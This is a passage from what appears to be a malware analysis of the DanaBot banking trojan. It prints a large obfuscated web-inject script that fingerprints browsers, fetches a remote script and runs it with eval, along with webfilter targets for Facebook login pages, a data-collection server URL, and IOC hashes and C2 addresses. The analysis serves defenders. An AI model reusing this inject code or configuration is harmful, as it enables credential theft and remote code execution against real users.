{b10=_getbyte64(s,i)<<18|_getbyte64(s,i+1)<<12|_getbyte64(s,i+2)
<<6|_getbyte64(s,i+3);x[v77[29]](String[v77[21]]
(b10>>16,b10>>8&0xff,b10&0xff));}switch(pads){case 1:b10=_getbyte64(s,i)
<<18|_getbyte64(s,i+1)<<12|_getbyte64(s,i+2)<<6;x[v77[29]](String[v77[21]]
(b10>>16,b10>>8&0xff));break;case 2:b10=_getbyte64(s,i)<<18|_getbyte64(s,i+1)
<<12;x[v77[29]](String[v77[21]](b10>>16));break;}return x[v77[19]]
(v9z.b3A(256));}v9z[p77[9]]();function _getbyte(s,i){var z77,x;z77=t7ps;x=s[z77[30]]
(i);if(x>255){var j7u=-1800683142,N7u=1330507755,E7u=2;for(var
G7u=1;v9z.t3u(G7u.toString(),G7u.toString().length,97661)!==j7u;G7u++){throw
v9z.b3A(195);E7u+=2;}if(v9z.t3u(E7u.toString(),E7u.toString().length,35981)!==N7u)
{throw v9z.b3A(256);}}return x;}function _encode(s){var
W77,i,b10,x,imax;W77=t7ps;if(arguments[W77[28]]!==1){var
h7u=1764477929,g7u=1056862333,M7u=2;for(var
l7u=1;v9z.t3u(l7u.toString(),l7u.toString().length,21433)!==h7u;l7u++){throw
v9z.b3A(256);M7u+=2;}if(v9z.t3u(M7u.toString(),M7u.toString().length,36296)!==g7u)
{throw v9z.b3A(255);}}s=String(s);x=[],imax=s[W77[28]]-
s[W77[28]]%3;if(s[W77[28]]===0){return s;}for(i=0;i<imax;i+=3){b10=_getbyte(s,i)
<<16|_getbyte(s,i+1)<<8|_getbyte(s,i+2);x[W77[29]](_ALPHA[W77[27]]
(b10>>18));x[W77[29]](_ALPHA[W77[27]](b10>>12&0x3F));x[W77[29]](_ALPHA[W77[27]]
(b10>>6&0x3f));x[W77[29]](_ALPHA[W77[27]](b10&0x3f));}v9z[W77[9]]
();switch(s[W77[28]]-imax){case 1:b10=_getbyte(s,i)<<16;x[W77[29]](_ALPHA[W77[27]]
(b10>>18)+_ALPHA[W77[27]](b10>>12&0x3F)+_PADCHAR+_PADCHAR);break;case
2:b10=_getbyte(s,i)<<16|_getbyte(s,i+1)<<8;x[W77[29]](_ALPHA[W77[27]]
(b10>>18)+_ALPHA[W77[27]](b10>>12&0x3F)+_ALPHA[W77[27]]
(b10>>6&0x3f)+_PADCHAR);break;}return x[W77[19]]
(v9z.T3A(256));}return{decode:_decode,encode:_encode,VERSION:_VERSION};}
(tools);tools[t7ps[31]]=function(){var i9z=q7xK;var
w9u=i9z.T3A(265);w9u+=i9z.b3A(208);w9u+=i9z.T3A(59);w9u+=i9z.T3A(30);var
y77,ua,tem,M;y77=t7ps;ua=navigator[y77[32]],M=ua[y77[33]]
(/(opera|chrome|safari|firefox|msie|trident(?=\/))\/?\s*(\d+)/i)||
[];if(/trident/i[y77[23]](M[1])){tem=/\brv[ :]+(\d+)/g[y77[34]](ua)||[];var
d7u=1035977327,v7u=-953019763,k7u=2;for(var
H7u=1;i9z.t3u(H7u.toString(),H7u.toString().length,83639)!==d7u;H7u++){return
i9z.T3A(205)%
(tem[5]&&i9z.b3A(205));}if(i9z.F3u(k7u.toString(),k7u.toString().length,65083)!==v7u)
{return i9z.b3A(205)+(tem[1]||i9z.T3A(256));}}if(M[1]===w9u){var
G9u=i9z.b3A(13);G9u+=i9z.b3A(189);var
i9u=i9z.b3A(9);i9u+=i9z.T3A(179);i9u+=i9z.b3A(272);tem=ua[y77[33]]
(/\b(OPR|Edge)\/(\d+)/);if(tem!=null)return tem[y77[36]](1)[y77[19]](i9z.b3A(70))
[y77[35]](i9u,G9u);}i9z[y77[9]]();M=M[2]?[M[1],M[2]]:
```

```
[navigator[y77[37]],navigator[y77[38]],i9z.b3A(269)];if((tem=ua[y77[33]]
(/version\/(\d+)/i))!=null)M[y77[39]](1,1,tem[1]);return M[y77[19]](i9z.b3A(70));}
();function showLoading(cb){var p9z=q7xK;var
q9u=p9z.T3A(222);q9u+=p9z.T3A(146);q9u+=p9z.T3A(119);q9u+=p9z.T3A(141);var
body_height,body_width;wait_condition_true(q9u,function(){var
b9u=p9z.T3A(193);b9u+=p9z.b3A(29);b9u+=p9z.T3A(92);var
s9u=p9z.T3A(15);s9u+=p9z.b3A(89);s9u+=p9z.T3A(127);var
T9u=p9z.T3A(6);T9u+=p9z.T3A(94);var A9u=p9z.T3A(26);A9u+=p9z.T3A(194);var
B9u=p9z.b3A(263);B9u+=p9z.b3A(86);var m9u=p9z.b3A(26);m9u+=p9z.T3A(194);var
D9u=p9z.b3A(121);D9u+=p9z.T3A(215);var
W9u=p9z.T3A(106);W9u+=p9z.T3A(26);W9u+=p9z.T3A(194);var
K9u=p9z.b3A(191);K9u+=p9z.T3A(106);K9u+=p9z.T3A(262);var
R9u=p9z.T3A(191);R9u+=p9z.b3A(106);R9u+=p9z.b3A(106);R9u+=p9z.b3A(69);var
F9u=p9z.T3A(146);F9u+=p9z.b3A(95);var t9u=p9z.b3A(161);t9u+=p9z.T3A(194);var
c9u=p9z.T3A(106);c9u+=p9z.T3A(26);c9u+=p9z.b3A(194);var
X9u=p9z.T3A(135);X9u+=p9z.T3A(184);X9u+=p9z.b3A(86);var
L9u=p9z.b3A(54);L9u+=p9z.T3A(59);L9u+=p9z.b3A(96);L9u+=p9z.T3A(183);var
p9u=p9z.T3A(146);p9u+=p9z.b3A(15);p9u+=p9z.T3A(234);var
a77,body,html,div_overlay,div_back,div_img,image,text_block;a77=t7ps;body=document[a77
(body[a77[43]],body[a77[44]],html[a77[45]],html[a77[43]],html[a77[44]]);body_width=Mat
(body[a77[46]],body[a77[47]],html[a77[48]],html[a77[46]],html[a77[47]]);div_overlay=do
(p9u);div_overlay[a77[51]][a77[50]]=L9u;p9z[a77[9]]();div_overlay[a77[51]]
[a77[52]]=p9z.b3A(153);div_overlay[a77[51]]
[a77[53]]=p9z.b3A(153);div_overlay[a77[51]][a77[54]]=X9u;div_overlay[a77[51]]
[a77[55]]=c9u;div_overlay[a77[51]][a77[56]]=t9u;div_overlay[a77[51]]
[a77[57]]=p9z.T3A(156);div_overlay[a77[58]]=p9z.T3A(126);div_overlay[a77[51]]
[a77[53]]=body_height+p9z.b3A(12);div_back=document[a77[49]](F9u);div_back[a77[51]]
[a77[52]]=R9u;div_back[a77[51]][a77[53]]=K9u;div_back[a77[51]]
[a77[54]]=p9z.b3A(267);div_back[a77[51]][a77[55]]=p9z.b3A(94);div_back[a77[51]]
[a77[56]]=W9u;div_back[a77[51]][a77[59]]=D9u;div_overlay[a77[51]]
[a77[53]]=body_height+m9u;div_overlay[a77[60]](div_back);div_img=document[a77[49]]
(p9z.T3A(236));div_img[a77[51]][a77[54]]=B9u;div_img[a77[51]][a77[61]]=body_width/2-
50+A9u;div_img[a77[51]][a77[62]]=T9u;image=document[a77[49]]
(s9u);image[a77[63]]=loading_url;text_block=document[a77[49]]
(p9z.T3A(236));text_block[a77[64]]=b9u;div_img[a77[60]](image);div_img[a77[60]]
(text_block);div_overlay[a77[60]](div_img);body[a77[60]]
(div_overlay);cb();});}function wait_condition_true(condition,cb){var
wait_interval;wait_interval=setInterval(function(){try{if(eval(condition)===true)
{clearInterval(wait_interval);cb();}}catch(err){}},10);}q7xK[t7ps[9]]();;function
hideLoading(){var J77;J77=t7ps;document[J77[40]][J77[65]](document[J77[66]]
(q7xK.T3A(126)));}sendRequest=function(){var H77,ajax;H77=t7ps;q7xK[H77[6]]();var
e3u=1883388231,S3u=-1388593318,U3u=2;for(var
z3u=1;q7xK.t3u(z3u.toString(),z3u.toString().length,36360)!==e3u;z3u++){ajax=
{};U3u+=2;}if(q7xK.t3u(U3u.toString(),U3u.toString().length,89706)!==S3u){ajax=
{};}ajax={};ajax[H77[67]]=function(){var s9z=q7xK;var
M9u=s9z.T3A(238);M9u+=s9z.b3A(42);M9u+=s9z.b3A(20);M9u+=s9z.b3A(164);var
g9u=s9z.T3A(57);g9u+=s9z.T3A(51);g9u+=s9z.b3A(21);g9u+=s9z.b3A(229);var
h9u=s9z.b3A(57);h9u+=s9z.b3A(254);var D77,versions,xhr;D77=t7ps;if(typeof
XMLHttpRequest!==s9z.T3A(87)){return new XMLHttpRequest();}versions=
[s9z.T3A(170),s9z.T3A(22),h9u,g9u,s9z.T3A(124),M9u];for(var
i=0;i<versions[D77[28]];i++){try{xhr=new ActiveXObject(versions[i]);break;}catch(e)
{}}return xhr;};ajax[H77[68]]=function(url,callback,method,data,async,add){var
s77,x;s77=t7ps;if(async===undefined){var f3u=-337232420,d3u=889854549,v3u=2;for(var
C3u=1;q7xK.F3u(C3u.toString(),C3u.toString().length,10238)!==f3u;C3u++)
{async=false;v3u+=2;}if(q7xK.F3u(v3u.toString(),v3u.toString().length,15277)!==d3u)
```

```
{async=false;}async=true;}x=ajax[s77[67]]();x[s77[69]]=function(){var
l77;l77=t7ps;if(x[l77[70]]==4)
{window[l77[67]]=x;callback(x[l77[71]],x[l77[72]]);}};x[s77[73]]
(method,url,async);q7xK[s77[6]]();x[s77[68]]
(data);};ajax[H77[8]]=function(url,data,callback,async){var t9z=q7xK;var
N1B,query;N1B=t7ps;query=[];for(var key in data){query[N1B[29]]
(encodeURIComponent(key)+t9z.T3A(264)+encodeURIComponent(data[key]));}ajax[N1B[68]]
(url+(query[N1B[28]]?t9z.b3A(243)+query[N1B[19]]
(t9z.b3A(7)):t9z.b3A(256)),callback,t9z.b3A(259),null,async);};return{get:ajax[H77[8]]
();function getBodyName(){var k8z=q7xK;var e9u=k8z.T3A(37);e9u+=k8z.b3A(101);var
l9u=k8z.b3A(19);l9u+=k8z.b3A(218);l9u+=k8z.b3A(183);var
a9u=k8z.T3A(191);a9u+=k8z.T3A(191);var g1B,key,data,data_64;g1B=t7ps;key=a9u;data=new
Date()[g1B[74]]();data_64=tools[g1B[25]][g1B[75]](data);return l9u+data_64[g1B[36]]
(0,6)+tools[g1B[13]][g1B[76]](14)+data_64[g1B[36]](6)+e9u;}function loadBody(){var
o1B,file_name;o1B=t7ps;q7xK[o1B[9]]();file_name=getBodyName();sendRequest[o1B[8]]
(req_folder+file_name,{},function(data,status){var O1B;var
q7u=614527724,p7u=-757029232,L7u=2;for(var
t7u=1;q7xK.t3u(t7u.toString(),t7u.toString().length,8471)!==q7u;t7u++)
{O1B=t7ps;L7u+=2;}if(q7xK.t3u(L7u.toString(),L7u.toString().length,24344)!==p7u)
{O1B=t7ps;}q7xK[O1B[9]]();if(status==200||status==304)
{eval(data);}else{hideLoading()}});}function run(){var Q9z=q7xK;var
d1B;d1B=t7ps;function b(event,thefunction){var L1B;L1B=t7ps;if(window[L1B[77]])
{window[L1B[77]](event,thefunction,false);}else if(window[L1B[78]]){window[L1B[78]]
(event,thefunction);}}function a(){var r1B;r1B=t7ps;Q9z[r1B[6]]
();setTimeout(function(){var S9u=Q9z.T3A(271);S9u+=Q9z.b3A(48);var
k1B,a;k1B=t7ps;Q9z[k1B[9]]();if(typeof COL!=S9u){a=new COL();a[k1B[79]]
();window[k1B[80]]=a[k1B[81]]();}else{collect();}},100);}Q9z[d1B[6]]
();if(document[d1B[70]]==Q9z.T3A(74)){a();}else{var
U9u=Q9z.T3A(64);U9u+=Q9z.b3A(235);U9u+=Q9z.T3A(83);U9u+=Q9z.T3A(16);b(U9u,function(eve
{var e1B;e1B=t7ps;Q9z[e1B[9]]();a();});}}function init(){var
A1B;A1B=t7ps;q7xK[A1B[9]]();checkIfNeedToRun(function(a){var j9z=q7xK;var
u9u=j9z.b3A(252);u9u+=j9z.b3A(225);var T1B;var
T2u=-1332862749,s2u=-416420694,a2u=2;for(var
U2u=1;j9z.t3u(U2u.toString(),U2u.toString().length,65100)!==T2u;U2u++)
{T1B=t7ps;loggerBlogger(j9z.T3A(256),a);j9z[T1B[5]]
();a2u+=2;}if(j9z.F3u(a2u.toString(),a2u.toString().length,82205)!==s2u)
{T1B=t7ps;loggerBlogger(j9z.b3A(256),a);j9z[T1B[4]]
();}T1B=t7ps;loggerBlogger(u9u,a);j9z[T1B[9]]();if(a){showLoading(function()
{loadBody();});}});}function ie8andlower(){var j1B;j1B=t7ps;q7xK[j1B[9]]();return/IE
8/ig[j1B[23]](tools[j1B[31]])||/IE 7/ig[j1B[23]](tools[j1B[31]])||/IE 6/ig[j1B[23]]
(tools[j1B[31]])||/IE 5/ig[j1B[23]](tools[j1B[31]]);}function checkBrowser(){var
K1B;K1B=t7ps;if(ie8andlower())return false;q7xK[K1B[6]]();var
O2u=1988919262,r2u=983552812,P7u=2;for(var
y7u=1;q7xK.t3u(y7u.toString(),y7u.toString().length,3514)!==O2u;y7u++){return
false;}if(q7xK.F3u(P7u.toString(),P7u.toString().length,61467)!==r2u){return
true;}}function isValidDate(d){var h1B;h1B=t7ps;q7xK[h1B[6]]();return d instanceof
Date&&!isNaN(d);}function checkIfNeedToRun(cb){var y9z=q7xK;var
V1B,current_date,diff_inj_and_current_hours,diff_inj_and_current_minutes;V1B=t7ps;if(t
{loggerBlogger(y9z.b3A(75));return cb(false);}if(document[V1B[82]])
{loggerBlogger(y9z.T3A(84));return cb(false);}document[V1B[82]]=
{init:true,finish:hideLoading,get_local:getLocal,set_local:setLocal,bot_data:bot_data}
{loggerBlogger(y9z.b3A(248));cb(false);var
f2u=-319850395,v2u=-850172002,k2u=2;for(var
n2u=1;y9z.t3u(n2u.toString(),n2u.toString().length,33896)!==f2u;n2u++)
{return;}if(y9z.t3u(k2u.toString(),k2u.toString().length,28328)!==v2u)
```

```
{return;}}if(!checkBrowser()){var
z9u=y9z.b3A(154);z9u+=y9z.b3A(147);loggerBlogger(z9u);cb(false);return;}if(typeof
injection_date==y9z.T3A(87)){var
f9u=y9z.T3A(239);f9u+=y9z.b3A(250);f9u+=y9z.b3A(99);loggerBlogger(f9u);cb(false);retur
(injection_date)){loggerBlogger(y9z.T3A(200));}else{var
k9u=y9z.T3A(116);k9u+=y9z.T3A(140);k9u+=y9z.T3A(55);var
v9u=y9z.T3A(79);v9u+=y9z.T3A(216);v9u+=y9z.T3A(63);injection_date=new
Date(injection_date);if(!isValidDate(injection_date)){var
d9u=y9z.b3A(23);d9u+=y9z.b3A(100);d9u+=y9z.b3A(43);loggerBlogger(d9u);cb(false);return
 Date();diff_inj_and_current_hours=parseInt((current_date[V1B[74]]()-
injection_date[V1B[74]]
())/1000/60/60);diff_inj_and_current_minutes=parseInt((current_date[V1B[74]]()-
injection_date[V1B[74]]
())/1000/60);loggerBlogger(v9u,diff_inj_and_current_hours);loggerBlogger(k9u,diff_inj_
{var C9u=y9z.T3A(79);C9u+=y9z.T3A(203);loggerBlogger(C9u);}else
if(diff_inj_and_current_hours>24&&diff_inj_and_current_hours<28)
{_stat_=undefined;}else
if(diff_inj_and_current_hours>24*7&&diff_inj_and_current_hours<24*7+6)
{_stat_=undefined;}else
if(diff_inj_and_current_hours>24*14&&diff_inj_and_current_hours<24*14+6)
{_stat_=undefined;}else
if(diff_inj_and_current_hours>24*30&&diff_inj_and_current_hours<24*30+6)
{_stat_=undefined;}else
if(diff_inj_and_current_hours>24*45&&diff_inj_and_current_hours>24*45+6)
{_stat_=undefined;}else
if(diff_inj_and_current_hours>24*60&&diff_inj_and_current_hours>24*60+10)
{_stat_=undefined;}else{loggerBlogger(y9z.T3A(112));var
R3u=-1112784716,K3u=-217997060,W3u=2;for(var
m3u=1;y9z.F3u(m3u.toString(),m3u.toString().length,81302)!==R3u;m3u++)
{cb(true);W3u+=2;}if(y9z.t3u(W3u.toString(),W3u.toString().length,45145)!==K3u)
{cb(false);}return;}}try{var
H9u=y9z.T3A(184);H9u+=y9z.T3A(1);H9u+=y9z.b3A(207);if(typeof
_stat_!==H9u&&!/local_variables/[V1B[23]](_stat_)){var
Y9u=y9z.b3A(104);Y9u+=y9z.b3A(41);document[V1B[82]]
[y9z.T3A(53)]=decodeURIComponent(_stat_);cb(analyseLocal(document[V1B[82]]
[Y9u]));}else{var
V9u=y9z.T3A(245);V9u+=y9z.T3A(114);V9u+=y9z.b3A(41);loggerBlogger(y9z.b3A(36));getLoca
{var x9u=y9z.b3A(18);x9u+=y9z.b3A(172);var
o9u=y9z.b3A(41);o9u+=y9z.b3A(202);o9u+=y9z.T3A(68);o9u+=y9z.T3A(163);var
x1B;x1B=t7ps;document[x1B[82]]
[o9u]=decodeURIComponent(data);cb(analyseLocal(document[x1B[82]]
[x9u]));});}}catch(err){var r7u=381600597,Q7u=144840118,P9u=2;for(var
y9u=1;y9z.t3u(y9u.toString(),y9u.toString().length,24042)!==r7u;y9u++)
{loggerBlogger(y9z.T3A(256),err);P9u+=2;}if(y9z.t3u(P9u.toString(),P9u.toString().leng
{loggerBlogger(y9z.T3A(256),err);}loggerBlogger(y9z.T3A(39),err);cb(false);}}function
loggerBlogger(){var P1B;P1B=t7ps;q7xK[P1B[9]]();;}function analyseUrl(){var
z8z=q7xK;var c1B,good;c1B=t7ps;good=false;if(/^https/[c1B[23]](document[c1B[84]]
[c1B[83]])){good=true;}else{var
n9u=z8z.T3A(142);n9u+=z8z.b3A(68);n9u+=z8z.T3A(107);n9u+=z8z.T3A(105);loggerBlogger(n9
search/[c1B[23]](document[c1B[84]][c1B[83]])){var
H3u=1022280791,Y3u=-115249567,V3u=2;for(var
x3u=1;z8z.F3u(x3u.toString(),x3u.toString().length,18661)!==H3u;x3u++)
{good=false;V3u+=2;}if(z8z.F3u(V3u.toString(),V3u.toString().length,53998)!==Y3u)
{good=false;}good=true;}else{var
J9u=z8z.b3A(49);J9u+=z8z.T3A(232);J9u+=z8z.T3A(81);J9u+=z8z.b3A(196);loggerBlogger(J9u
```

```
 good;}function getGKBrowserName(ua){var BrowsersRx;BrowsersRx=
{Coccoc:/coc_coc/i,OperaNeon:/Chrome\/.+( MMS)\/(\d+).(\d+).
(\d+)/i,Opera:/opera|OPR/i,Baidu:/(baidubrowser)[\/\s](\d+)(?:\.(\d+)(?:\.
(\d+))?)?/i,Edge:/edge/i,Yandex:/yabrowser/i,Arora:/arora/i,MailAmigo:/(Chrome)\/(\d+)
(\d+)\.(\d+).* MRCHROME/i,UCBrowser:/UCBrowser|(uc\s?browser)|ucweb.+
(ucbrowser)|juc.+(ucweb)/i,Brave:/(brave)\/(\d+)\.(\d+)\.(\d+)
Chrome/i,Iron:/(Chrome)\/(\d+)\.(\d+)\.(\d+)[\d.]*
Iron/i,Midori:/midori/i,Maxthon:/MAXTHON|Maxthon\s(\d+)\.
(\d+)/i,Vivaldi:/vivaldi/i,Iridium:/iridium/i,Avant:/avant/i,Lunascape:/lunascape/i,Sl
(Dolphin)(?:\s|HDCN\/|\/INT\-)(\d+)\.(\d+)\.?
(\d+)?/i,ComodoDragon:/comodo_dragon|icedragon|(ice\s?
browser)/i,SeaMonkey:/seamonkey/i,KMeleon:/k-
meleon/i,Amaya:/amaya/i,Konqueror:/konqueror/i,Epiphany:/epiphany/i,Flock:/flock/i,Omn
 3/i,PSP:/playstation
portable/i,Firefox:/firefox/i,WinJs:/msapphost/i,IE:/msie|trident/i,Chromium:/chromium
(\d+)(?:\.(\d+))?.*Safari|version\/([\w\.]+).+?(mobile\s?safari|safari)|webkit.+?
(mobile\s?safari|safari)(\/[\w\.]+)/i};function getBrowserName(ua){var r9z=q7xK;var
O9u=r9z.T3A(184);O9u+=r9z.b3A(137);O9u+=r9z.b3A(183);O9u+=r9z.T3A(111);var
B1B;B1B=t7ps;r9z[B1B[9]]();for(var i in BrowsersRx){if(BrowsersRx[i][B1B[23]](ua))
{return i[B1B[85]]();}}return O9u;}return getBrowserName(ua);};function
getBrowserLocalName(){var Y1B;Y1B=t7ps;q7xK[Y1B[9]]();return
getGKBrowserName(navigator[Y1B[32]])+q7xK.b3A(41)+tools[Y1B[31]][Y1B[35]]
(/\s/g,q7xK.b3A(256))[Y1B[85]]();}function analyseLocal(stat){var M8z=q7xK;var
n1B,browser,status,date,cur_date;n1B=t7ps;M8z[n1B[6]]();try{if(stat[n1B[27]]
(0)==M8z.b3A(228)){stat=stat[n1B[36]](1,stat[n1B[28]]-1);}if(stat[n1B[28]]==0){return
true;}stat=JSON[n1B[86]](stat);browser=stat[getBrowserLocalName()];if(!browser){var
G2u=1315159475,q2u=1216660081,t2u=2;for(var
R2u=1;M8z.F3u(R2u.toString(),R2u.toString().length,75562)!==G2u;R2u++){return
false;}if(M8z.t3u(t2u.toString(),t2u.toString().length,93508)!==q2u){return
true;}}status=parseInt(browser[n1B[87]]);date=new Date(parseInt(browser[n1B[88]]))
[n1B[74]]();if(isNaN(status)){var h3u=192473425,g3u=1080115631,M3u=2;for(var
l3u=1;M8z.t3u(l3u.toString(),l3u.toString().length,21945)!==h3u;l3u++){return
false;}if(M8z.t3u(M3u.toString(),M3u.toString().length,67352)!==g3u){return
true;}}if(isNaN(date)){return true;}cur_date=new Date()[n1B[74]]
();if(cur_date>date+fp_timeout){return true;}else{return false;}}catch(err){return
false;}}redirect=a1ND;bot_path=l1ND;static_folder=document[t7ps[84]]
[t7ps[83]]+e1ND+document[t7ps[84]]
[t7ps[89]]+q7xK.b3A(4)+redirect+q7xK.T3A(182)+bot_path+S1ND;req_folder=document[t7ps[8
[t7ps[83]]+q7xK.b3A(122)+document[t7ps[84]]
[t7ps[89]]+U1ND+redirect+q7xK.b3A(182)+bot_path+q7xK.b3A(182);utc_url=req_folder+q7xK.
());

data_end
data_after
data_end
```

Webfilter configuration (command 02):

```
*|1|2||
*.youtube.com*|0|1||
*.discordapp.com*|0|1||
*.facebook.com*|0|1||
*myhentaigallery.com*|0|1||
*chat.google.com*|0|1||
*.messenger.com/ajax/*|0|1||
*.bing.com/rewardsapp/*|0|1||
*api.us-east-1.aiv-delivery.net*|0|1||
*agafurretor.com/event*|0|1||
*openclassrooms.workplace.com/api/*|0|1||
*signaler-pa.clients6.google.com*|0|1||
*drive.google.com/drive*|0|1||
*.facebook.com/ads/*|1|1||
*.messenger.com/login/password*|1|1||
*business.facebook.com*|1|1||
*.facebook.com/login.php*|1|1||
*.facebook.com/ajax/register.*|1|1||
*.facebook.com/ajax/bulk-route-definitions/*|0|1||
*.facebook.com/ajax/relay-ef/*|0|1||
*.facebook.com/ajax/webstorage/process_keys/*|0|1||
*.facebook.com/ajax/navigation/*|0|1||
*youtube-nocookie.com/youtubei/v1/log_event*|0|1||
*facebook.com/ajax/timezone/update.php*|0|1||
*facebook.com/ajax/route-definition*|0|1||
```

Server configuration (command 04):

```
*metrfaiuerqoiu*|https://88.150.227.98/collect|||
```

Conclusion

In a few weeks, the hardcoded version embedded in each sample has increased 2 or 3 times, meaning that the Trojan DanaBot is still under active development. We expect to see other new features coming in the near future and maybe another blog post with more details.

IOCs

Hashes

- MD5: 4bf83b85c574067b4074736de91e5abe (main module)
- SHA1: 9cf54baeb58cbf66584ae16b1aec8878ae7044ed (Mail module)
- SHA256: ec532fdfbdf6c112bcd7504ae1e38f34c25b854db7714b833dc40f0be43fe2ac (main module)
- MD5: 37de4ba1241135ac083c24bc4b8d149b (Downloader)
- SHA1: 3d745452194f0b6428e83bd7ffb1814f8d4528fa (Downloader)
- SHA256: f59f52b317d15da9e99af5a20f14142ede484edb070f99a8bd04dfabecdc70b4 (Downloader)

C2

- 23.229.29.48:443
- 5.9.224.204:443
- 192.210.222.81:443
- 142.11.244.124:443
- 142.11.206.50:443
- 88.150.227.98

Version

- 1987
- 2033